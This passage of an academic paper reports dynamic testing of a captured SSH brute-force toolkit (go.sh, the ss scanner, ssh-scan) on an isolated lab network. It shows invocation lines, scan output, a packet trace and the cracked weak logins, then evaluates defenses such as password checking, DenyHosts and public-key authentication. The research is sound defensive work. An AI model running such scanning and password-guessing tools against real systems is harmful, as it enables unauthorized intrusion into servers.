



Figure 23. Dynamic testing network diagram.

We first attempted to run the script without root privileges to test our theory that the `ss` scanner uses raw sockets, and would therefore require root privileges to run. See Figure 21 for a screenshot showing the command line dialog. We ran the script with one command line argument, as required, specifying the Class B network address for our isolated testing environment. On startup, the `ss` scanner first confirms the parameters set by the supplied arguments in the first line of the script go.sh, shown in Figure 20 above:

- The IP addresses to be scanned: 10.10.*.*
- The timeout and burst packet parameters for a speed setting of 6: 30,000 usec and 50 burst packets (See the source code listing for the `ss` tool at Appendix I for more information on the parameters for various speed settings)
- The network interface to be used for the port sweep: eth0

As shown in Figure 24, an error message immediately follows, indicating that the effective user ID is not zero, which is the user ID for the root user. The subsequent line is also an error message, which results from the script's inability to sort and pipe unique lines from the file produced by the `ss` tool: `bios.txt`. Finally, there is a line of text which is apparently in the Romanian language. This text is produced by the `ssh-scan` tool in each case when it is run.


curly@curly-desktop: ~/webmin
File Edit View Terminal Tabs Help

```
curly@curly-desktop:~/webmin$ ./go.sh 10.10
scanning network 10.10.*.*
usec: 30000, burst packets 50
using inteface eth0
ERROR: UID != 0

cat: bios.txt: No such file or directory
Toata dragostea mea pentru diavola!!!!!!
curly@curly-desktop:~/webmin$ 
```

Figure 24. An attempt to run go.sh without root privileges.

We then ran the script with the `sudo` command, which provides the default user with root privileges. The script then executed as expected. See Figure 25 for an excerpt of the command line dialog.


Upon successful startup, the `ss` tool outputs some additional information, including the TCP flags set in the outgoing packets, as well as their source and destination ports (which appear to be reversed), the IP address of the network interface used, as well as the process ID (PID) of the scanning tool. After iterating through the first several Class C networks in the specified range without results, the scanner successfully identifies the IP addresses of the six hosts running SSH servers on our isolated network: `10.10.10.20`, `10.10.10.10`, `10.10.10.11`, `10.10.10.12`, `10.10.10.21`, and `10.10.10.22`, after which the scan continues.

```
curly@curly-desktop:~/webmin$ sudo ./go.sh 10.10
scanning network 10.10.*.*
usec: 30000, burst packets 50
using inteface eth0
using "(tcp[tcpflags]=0x12) and (src port 22) and (dst port 61695)" as
pcap filter
my detected ip on eth0 is 10.10.10.123
capturing process started pid 31495
scanning 10.10.0.*
scanning 10.10.1.*
scanning 10.10.2.*
scanning 10.10.3.*
scanning 10.10.4.*
scanning 10.10.5.*
scanning 10.10.6.*
scanning 10.10.7.*
scanning 10.10.8.*
scanning 10.10.9.*
scanning 10.10.10.*
10.10.10.20
10.10.10.10
10.10.10.11
10.10.10.12
10.10.10.21
10.10.10.22
scanning 10.10.11.*
                                    .
                                    .
                                    .
```

Figure 25. A successful run of the go.sh script.

Figure 26 below shows an excerpt of a network trace of the scan of one of the target systems used in the test. This trace was collected using the Wireshark network protocol analyzer, running on one of the target systems. The first three listed TCP segments comprise the scan of the host with IP address 10.10.10.12 by the attacking host, with IP 10.10.10.123.

The attacker first sends a TCP segment with the SYN flag set to the destination host’s SSH port. It should be noted that this segment contains only a tiny fraction of data normally present in a TCP segment, a strong indication that this is a specially crafted packet, not produced by the TCP stack. The target responds with SYN/ACK, to which the attacker replies with a TCP reset segment. This final packet from the attacking host is generated automatically by the TCP stack on the attacking host, as the required response to an unsolicited (by the TCP stack) SYN/ACK packet [IE81].


attack_trace.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply

Filter: tcp

Time	Source	Destination	Protocol	Info
46.514447	10.10.10.123	10.10.10.12	TCP	61695 > ssh [SYN] Seq=0 Len=0 MSS=1460
46.515115	10.10.10.12	10.10.10.123	TCP	ssh > 61695 [SYN, ACK] Seq=718596158 Ack=1
46.515282	10.10.10.123	10.10.10.12	TCP	61695 > ssh [RST] Seq=1 Len=0
46.516529	10.10.10.123	10.10.10.21	TCP	61695 > ssh [SYN] Seq=0 Len=0 MSS=1460
46.517626	10.10.10.123	10.10.10.22	TCP	61695 > ssh [SYN] Seq=0 Len=0 MSS=1460
46.525702	10.10.10.21	10.10.10.123	TCP	ssh > 61695 [SYN, ACK] Seq=1103269040 Ack=1
46.525723	10.10.10.21	10.10.10.123	TCP	ssh > 61695 [SYN, ACK] Seq=1103269040 Ack=1
46.525975	10.10.10.123	10.10.10.21	TCP	61695 > ssh [RST] Seq=1 Len=0
46.526465	10.10.10.22	10.10.10.123	TCP	ssh > 61695 [SYN, ACK] Seq=3940031237 Ack=1
46.526476	10.10.10.22	10.10.10.123	TCP	ssh > 61695 [SYN, ACK] Seq=3940031237 Ack=1
46.526764	10.10.10.123	10.10.10.22	TCP	61695 > ssh [RST] Seq=1 Len=0
46.664112	10.10.10.123	10.10.10.255	TCP	61695 > ssh [SYN] Seq=0 Len=0 MSS=1460
96.502738	10.10.10.123	10.10.10.10	TCP	50421 > ssh [SYN] Seq=0 Len=0 MSS=1460 TSV=
96.502887	10.10.10.10	10.10.10.123	TCP	ssh > 50421 [SYN, ACK] Seq=0 Ack=1 Win=1853
96.503023	10.10.10.123	10.10.10.10	TCP	50421 > ssh [ACK] Seq=1 Ack=1 Win=5856 Len=
96.504621	10.10.10.123	10.10.10.11	TCP	56072 > ssh [SYN] Seq=0 Len=0 MSS=1460 TSV=

```
0000  00 90 47 05 33 23 00 0c  29 f7 d9 30 08 00 45 00   ..G.3#.. )..0..E.
0010  00 30 00 00 40 00 40 06  12 24 0a 0a 0a 16 0a 0a   .0..@.@. .$......
0020  0a 7b 00 16 f0 ff 4e 0f  78 ee 67 5d 2c 87 70 12   .{....N. x.g],.p.
0030  16 d0 f7 a2 00 00 02 04  05 b4 01 01 04 02         ........ ......
```


File: "F:\Thesis\stuff\moe_stuff\attack_trace.pcap" 5269 KB 00:11:26 | P: 32050 D: 31260 M: 0

Figure 26. Network trace of a SYN scan.

The IP address of each host that responds with a TCP SYN/ACK is written to the file `bios.txt`. When all the IP addresses in the specified network range have been scanned and the addresses of active hosts recorded, the file `mfu.txt` is produced, as described in the previous section, and the `ssh-scan` tool is invoked.

Because we were unable to locate source code for it, we know less about the functioning of the `ssh-scan` tool. Dynamic testing revealed that it requires the file `mfu.txt`, which is produced by the `ss` scanner. Attempting to run `ssh-scan` without this file in the present working directory only produces an error message (“`Unde-I mfu.txt`”). Also required is a file named `pass_file`, containing username/password pairs to be used during login attempts.

When invoked with all its requirements, `ssh-scan` attempts to log in to all hosts listed in the file `mfu.txt`, using the username/password pairs listed in `pass_file`, As shown in the partial process listing in Figure 27, a new thread is created for each targeted host. Information on successful login attempts are immediately displayed to the user, as shown in the command line dialog provided in Figure 28.



```
curly     5115  4953  0 Feb15 ?        00:00:00 /usr/lib/evolution/2.12/evolutio
curly     5119  4953  0 Feb15 ?        00:00:02 trackerd
curly     5122  4953  0 Feb15 ?        00:00:00 python /usr/share/system-config-
curly     5124  4953  0 Feb15 ?        00:00:00 nm-applet --sm-disable
curly     5129     1  0 Feb15 ?        00:00:00 gnome-power-manager
curly     5136     1  0 Feb15 ?        00:00:00 /usr/lib/gnome-applets/trashappl
curly     5148     1  0 Feb15 ?        00:00:00 /usr/lib/nautilus-cd-burner/mapp
curly     5174     1  0 Feb15 ?        00:00:00 /usr/lib/fast-user-switch-applet
curly     5176     1  0 Feb15 ?        00:00:02 /usr/bin/python /usr/lib/deskbar
curly     5178     1  0 Feb15 ?        00:00:00 /usr/lib/gnome-applets/mixer_app
curly    30802     1  0 13:37 ?        00:00:04 gnome-terminal
curly    30804 30802  0 13:37 ?        00:00:00 gnome-pty-helper
curly    30805 30802  0 13:37 pts/0    00:00:00 bash
curly    31215     1  0 13:53 ?        00:00:02 gnome-terminal
curly    31218 31215  0 13:53 ?        00:00:00 gnome-pty-helper
curly    31219 31215  0 13:53 pts/1    00:00:00 bash
root     31523     1  0 14:21 pts/0    00:00:00 ./ssh-scan 50
root     31524     1  1 14:21 pts/0    00:00:00 ./ssh-scan 50
root     31525     1  2 14:21 pts/0    00:00:00 ./ssh-scan 50
root     31526     1  0 14:21 pts/0    00:00:00 ./ssh-scan 50
root     31527     1  1 14:21 pts/0    00:00:00 ./ssh-scan 50
root     31528     1  2 14:21 pts/0    00:00:00 ./ssh-scan 50
curly    31531 31219  0 14:21 pts/1    00:00:00 ps -ef
curly@curly-desktop:~/webmin$
```

Figure 27. Process listing of ssh-scan threads.

```
curly@curly-desktop:~/webmin$ L-amPrins... !! ->staff:staff:10.10.10.20
L-amPrins... !! ->sales:sales:10.10.10.10
DUP L-amPrins... !! ->sales:sales:10.10.10.10
```

Figure 28. Reports of successful login attempts by the ssh-scan tool.

In this instance, the tool was able to log into host `10.10.10.20` with username `staff` and password `staff`, and into host `10.10.10.10` with username `sales` and password `sales`. A duplicate login for this latter host is also reported. The reason for this duplication is not known. In addition to displaying this information dynamically, all successful logins are also recorded to a file named vuln.txt. The contents of this file and those of mfu.txt following a test run on our isolated network are shown in Figure 29 below. In its final step, the go.sh script removes the file bios.txt from the local directory.

The go.sh script appears to be a highly efficient tool. The total time required to port sweep an entire Class B network and then attempt 168 login attempts on each of six hosts was just under 8-½ minutes.

```
curly@curly-desktop:~/webmin$ cat mfu.txt
10.10.10.10
10.10.10.11
10.10.10.12
10.10.10.20
10.10.10.21
10.10.10.22 curly@curly-desktop:~/webmin$ cat vuln.txt
DUP sales:sales:10.10.10.10
sales:sales:10.10.10.10
staff:staff:10.10.10.20
```

Figure 29. Contents of files produced by the ss and ssh-scan tools.

5. Evaluation of Common Defenses Against SSH Attacks

Having collected and analyzed a large amount of data on brute-force SSH attacks, we now offer an evaluation of a variety of mitigation techniques that are commonly recommended for protecting SSH servers, in light of the insights gained from our research. We also suggest some additional defense strategies based on our study data.

Enforcing strong passwords with password checking programs or libraries. Much has been written on what constitutes a strong password. A quick Web search turns up a long list of sites offering advice on this topic. One such site is Microsoft Corporation's page: "Strong passwords: How to create and use them" [MI06]. The advice offered on this page reflects the broad consensus of the criteria that constitute a strong password:

- Make it lengthy
- Combine letters, numbers, and symbols.
- Use words and phrases that are easy for you to remember, but difficult for others to guess

Microsoft's site also offers a six-step tutorial for creating a strong, memorable password. The final step includes a link to Microsoft's Password Checker tool [MI08], a utility that helps users determine the strength of candidate passwords.

While many resources are available for helping users choose strong passwords, the challenge for many system administrators is to get their users to actually select and use strong passwords. Fortunately, password-checking libraries that can prevent users from choosing weak or vulnerable passwords are readily available. Perhaps the most commonly used are the Openwall Project's pam_passwdqc PAM module [PL08] and the cracklib library [CR08].

The pam_passwdqc module is simple to install, highly configurable, provides support for passphrases, and subjects candidate passwords to a number of checks including minimum password length and the presence of weak substrings. The pam_passwdqc module can also generate random passwords.

The cracklib module provides for similar checking. Candidate passwords are tested for strings related to the username and GCOS data, as well as simple patterns and dictionary words. Administrators can also incorporate checks against password lists. The cracklib project Web site provides one such list, which currently contains more than 1.6 million words culled from a variety of sources, including the passwords captured in our honeypots.

We believe that enforcing strong passwords is arguably the most important step system administrators can take to protect SSH servers from brute-force password attacks. As noted in the SANS Institute's most recent Security Risks report [SA07a], even fully patched systems are vulnerable to brute force password-guessing attacks. Password-checking libraries such as cracklib can prevent users from inadvertently choosing vulnerable passwords such as those based on their usernames. Cracklib's ability to check password choices against restricted systematic approaches to generating passwords is every bit as important, we believe. Our research shows that a significant percentage of malicious login attempts are based on dictionaries of usernames and passwords. While the majority of these passwords are obviously weak by any standard, we observed a significant percentage of "strong" passwords being used in some attacks. Collecting and using attack dictionaries in password checking can help users avoid selecting passwords vulnerable to compromise, regardless of their perceived strength.

Avoiding easily guessed usernames. Our results show that the usernames in malicious login attempts that target the accounts of real users consist almost exclusively of first names. The use of account names based on combinations of surnames with initials, or similar schemes that produce less easily guessable account names can do much to complicate the job of brute-force attackers. For example, the username `owensjp` would be much more difficult for an attacker to guess than usernames such as `james` or `jim`. Unfortunately, many organizations publish staff directories including email addresses that make the username generation scheme plain to even casual Web visitors. One suggested method to avoid publicizing the generation scheme for usernames is to support email aliases that do not resemble account usernames. For example, the user Jim Owens, whose username is owensjp could use the alias jim.owens@clarkson.edu as his email address. Publicizing this information in a publicly-available directory provides no information on the username. In addition, email aliases are readily supported by all major email systems, so little additional overhead is incurred in creating or updating user accounts.

Disabling logins via SSH for the root account. It has long been considered good security practice to disable logins via SSH for the root account. As noted above, one of the first challenges faced by attackers engaged in brute-force SSH attacks is that of obtaining or guessing valid user account names. The root account is an obvious target, since it is known to exist on all Unix/Linux systems. By disabling SSH logins to root, system administrators complicate the job of the attacker. Even when root logins via SSH are disabled, these login attempts fail silently. So the attacker has no way of knowing whether these attempts have any chance of succeeding. If a non-privileged account is compromised, the attacker gains a foothold on the system and may be able to gain full privileges through a local root exploit.

Our results show that the root account was targeted in 20 percent of all malicious login attempts. Therefore, by disabling access to this account, system administrators can render useless a significant percentage of malicious traffic. Successfully targeting other user accounts requires some research, a bit of luck on the attacker's part, a high volume of login attempts, or a combination of all three.

Running the SSH server on a non-standard high port. SSH servers conventionally listen on TCP port 22, but there is nothing to prevent system administrators from configuring SSH servers to listen on any other unused port among the 65,535 ports provided by the TCP protocol. All the SSH server systems we are aware of can be readily configured to listen on alternative ports. We believe this situation creates a great opportunity to hide the SSH service from attackers, much like the proverbial needle in a haystack. Commonly-used port scanning tools such as Nmap [NM08] scan just over 1,600 ports by default, leaving the vast majority unexplored. Moreover, a recent study of the relationship between port scans and attacks [PT05] concluded that more than 50 percent of the observed attacks were not preceded by a port scan. Some will argue that this method is an example of "security by obscurity." However, we believe that running an otherwise well-secured SSH server on a nonstandard high port can help reduce its vulnerability to brute-force attacks without exposing the server to additional risk. We also note that all three honeypots used in this study ran a second SSH server on a high port, which was used for maintenance and control purposes. No malicious login attempts directed at the servers running on these ports were observed during the same period that more than 150,000 attacks were observed on the default SSH port. Asking legitimate users to remember the non-standard port can be a small inconvenience.

Using TCP Wrappers or iptables to block IP addresses after repeated failed login attempts. A number of intrusion prevention tools, such as DenyHosts [DE08], BlockHosts [BL06], and fail2ban [FA07], have been introduced over the past several years to help defend against brute-force password-guessing attacks. These tools work by parsing system log files for failed login attempts on a periodic basis, and then taking action to lock out attacking IP addresses using iptables, TCP Wrappers, or null routing rules. The DenyHosts tool is focused on protecting the SSH service, while BlockHosts can be used to protect both SSH and FTP servers. The fail2ban tool is more flexible in that it can be configured to protect SSH, FTP, and Web servers.

In addition to parsing log files for attacking IP addresses on the local machine, DenyHosts also provides a synchronization function through which blocked IP addresses on individual servers running the software worldwide can be synchronized with a central server. Using this system, participating servers can be configured to periodically synchronize their /etc/hosts.deny files with the central server. In this way, attacks by many blocked hosts can be prevented before the attacker has the chance to initiate even one login attempt.

We found that over 93 percent of the 333 malicious IP addresses collected in our study were listed in the /etc/hosts.deny file of a local server synchronized with the

DenyHosts central database. Servers using this service would therefore have been protected from the vast majority of the attacks observed in our study. On the other hand, we observed a small number of attacks that appear to be specifically designed to thwart these systems, based as they are on the attacker's IP address. The fledgling attempts we observed are clearly becoming more sophisticated, we anticipate they will improve even more in the coming months.

It should also be noted that there may be some administrative overhead associated with managing systems like DenyHosts. Initial installation and configuration are quite straightforward, in our experience. On the other hand, depending on the number of users involved, the effort required to restore service for legitimate users who inadvertently lock themselves out of systems after repeated login failures could be significant.

Using iptables to restrict access to the SSH port by source IP address. System administrators can restrict network access to the SSH port (and those of other services) to specific source IP addresses or networks by adding source address restrictions to iptables firewall rules. A well-written set of iptables rules, designed to limit access to an SSH server to a set of authorized IP addresses, can be quite effective in preventing brute-force attacks. For server installations where the source IP addresses are known in advance, this method should work well. In many installations, however, restricting access to a set of known IP addresses may not be feasible and would prevent authorized users from logging in from unexpected locations. It should also be noted that writing iptables rules can be a complex undertaking, and poorly crafted rule sets may inadvertently leave servers vulnerable to attack.

Using port-knocking or single packet authorization to restrict access to the SSH server port. Iptables firewall rules can also be adjusted on the fly, using tools such as `knockd` [KN08] or `fwknop` [FW08], to allow SSH server access to specific IP addresses. Access is granted based on predetermined sequences of ICMP packets or a specially-crafted UDP packet, respectively. Access attempts from IP addresses that do not provide the required authorization packets are filtered. In situations where the source IP addresses of authorized users is not known in advance, port knocking or SPA can provide added flexibility. These methods require client software with the correct configuration to be installed on all systems used to connect to the SSH server. This additional overhead and the inconvenience it poses for users may limit the feasibility of this method in some organizations.

Requiring public-key authentication in place of passwords. SSH servers such as OpenSSH [OP07] support a variety of authentication methods. One commonly-used method that virtually eliminates the threat of brute-force password guessing attacks is public-key authentication. To use this method, users must generate a public/private key pair and place the public key in the appropriate file on the destination server. The private key, in turn, must be stored on each client system from which the user wishes to log in to the server. To provide protection against brute-force password attacks, the server's system administrator must also disable all password-based SSH authentication.

While public-key authentication is not always feasible because of the overhead involved in generating and distributing keys, SSH servers configured in this way are virtually immune to brute-force attacks, provided all password-based authentication is disabled.

Summary of recommendations. Overall, we find that a number of the recommended techniques for defending against brute-force attacks can be quite effective, especially when used in combination. For installations in which password-based authentication is a necessity, we believe that enforcing strong passwords is the most effective method for defending against brute-force SSH attacks. Such a strategy should include not only systems that rate the strength of passwords based on length and character choice, but also by using a system such as cracklib with dictionaries of passwords actually captured in honeypots or derived from other sources. We also recommend avoiding the use of account names based on users' first names. Where possible, our data indicated that running the SSH server on non-standard ports is also quite effective. Combining password checking with other techniques designed to lower the profile of the server or to reduce the volume of malicious login attempts should help to greatly reduce the likelihood of system compromise by means of brute-force SSH attacks.

6. Related Work

Several studies of SSH attack traffic have been undertaken in recent years [AN06] [RB07] [SE06]. In most cases, the study of SSH attack traffic is part of a larger study, which includes attacker activities following system compromise. In our research, we were narrowly focused on the malicious login traffic itself, with the goal of developing a deeper understanding of the tools and techniques employed in brute-force SSH attacks which, by many accounts, continue to represent a significant threat to networked Linux systems [SA07a]. We were not interested in observing successful compromises. In fact, we patched the OpenSSH server to prevent successful logins via the standard SSH port, and we instituted a number of safeguards to protect the honeypots from compromise.

Microsoft offers a Web-based tool [MI08] that allows users to test the strength of candidate passwords without sending their passwords over the Internet. We used the Microsoft tool to test the strength of a number of passwords collected in our research activities.

There are a number of projects focused on password checking, as well. Both cracklib [CR08] and OpenWall's pam_passwdqc [PL08] provide helper tools that transparently perform password checking as users change their passwords on Unix-based systems. Based on our early findings regarding the widespread use of attack dictionaries of common usernames and passwords, we reached out to the maintainers of the cracklib project in early January 2008 to offer the passwords collected in our research for inclusion in cracklib-words. We continue to provide updates to this list on a monthly basis.

7. Future Work

Deploying and managing low-interaction honeypots such as those fielded in our study is a fairly straightforward process. The work of aggregating and analyzing the data collected is more labor intensive. We have developed a set of software tools to support automatic consolidation and analysis of honeypot data at a central server. To date, we have limited our data collection activities to honeypot systems deployed on our own networks and those of other trusted researchers and system administrators.

We envision developing a more robust toolkit that system administrators could easily download, install, and configure to collect data on malicious activity at their own sites and contribute the data collected to a central server housed at Clarkson University, without the requirement for a high level of trust. Access to the centralized database of usernames/ passwords, similar to the central DenyHosts database of malicious IP addresses, would be made available to all participating sites.

8. Conclusions

The armies of compromised computer robots, known as botnets, have received a lot of attention over the past few years. To date, most of that attention has been focused on the compromised Windows machines thought to populate the ranks of botnet armies. Until the results of eBay's recent study of internal security threats were publicized in fall 2007, little attention was paid to the role compromised Linux systems might play in supporting botnets.

Compared with systems running the Windows operating system, Linux systems face a unique threat of compromise from brute-force attacks against SSH servers that may be running without the knowledge of system owners/operators. Many Linux distributions install the SSH service by default, some without the benefit of an effective firewall. Thus, otherwise conscientious system administrators who keep their systems fully patched may fall prey to a system compromise caused by a carelessly chosen password.

As we have shown in our testing of a captured SSH toolkit, even relatively unskilled attackers can identify and attack SSH servers on an entire Class B network in only a few minutes. In addition, SSH brute-force attacks are becoming increasingly sophisticated in order to avoid detection by intrusion detection systems. Beginning with some relatively crude efforts in January 2008 to disperse malicious login attempts among a handful of different IP addresses, we have found evidence of increasingly sophisticated coordinated attacks that use IP addresses distributed across an entire Class C network. Thus, the number of login attempts originating from a single IP address is reduced to the point that these attacks are practically indistinguishable from routine authorized login traffic. As a result, the necessity to enforce the use of strong passwords has become more important than ever.

Our study results show that not all vulnerable passwords can be considered weak, based on commonly-held beliefs of password strength. Attackers are using and sharing attack dictionaries of username/password pairs that incorporate a significant percentage of apparently strong passwords. Using a password checking tool, especially one that restricts systematic approaches to password selection, can provide an extra measure of protection against malicious login traffic, especially when combined with other protective measures designed to reduce the visibility of Internet-facing servers.

Toward that end, we began providing the passwords collected in our honeypots to the maintainers of the cracklib project in January 2008 for inclusion in their cracklib-words files, and we have established a schedule of regular monthly updates. Using the automated system we developed for collecting data used in malicious login attempts, we plan to continue and expand this effort. As of mid-March 2008, the updated cracklib-words lists that include our passwords have been downloaded from SourceForge nearly 800 times.

9. References

[AN06] E. Alata, V. Nicomette, M. Kaaniche, M. Dacier, M. Herrb. "Lessons learned from the deployment of a high-interaction honeypot", in Proc. Dependable Computing Conference (EDCC06), Coimbra, Portugal, October 18-20, 2006, pp. 39 - 46

[BA07] Barracuda Networks. December 12, 2007. Barracuda Networks Releases Annual Spam Report. Available at: http://www.barracudanetworks.com/ns/news_and_events/index.php? nid=232

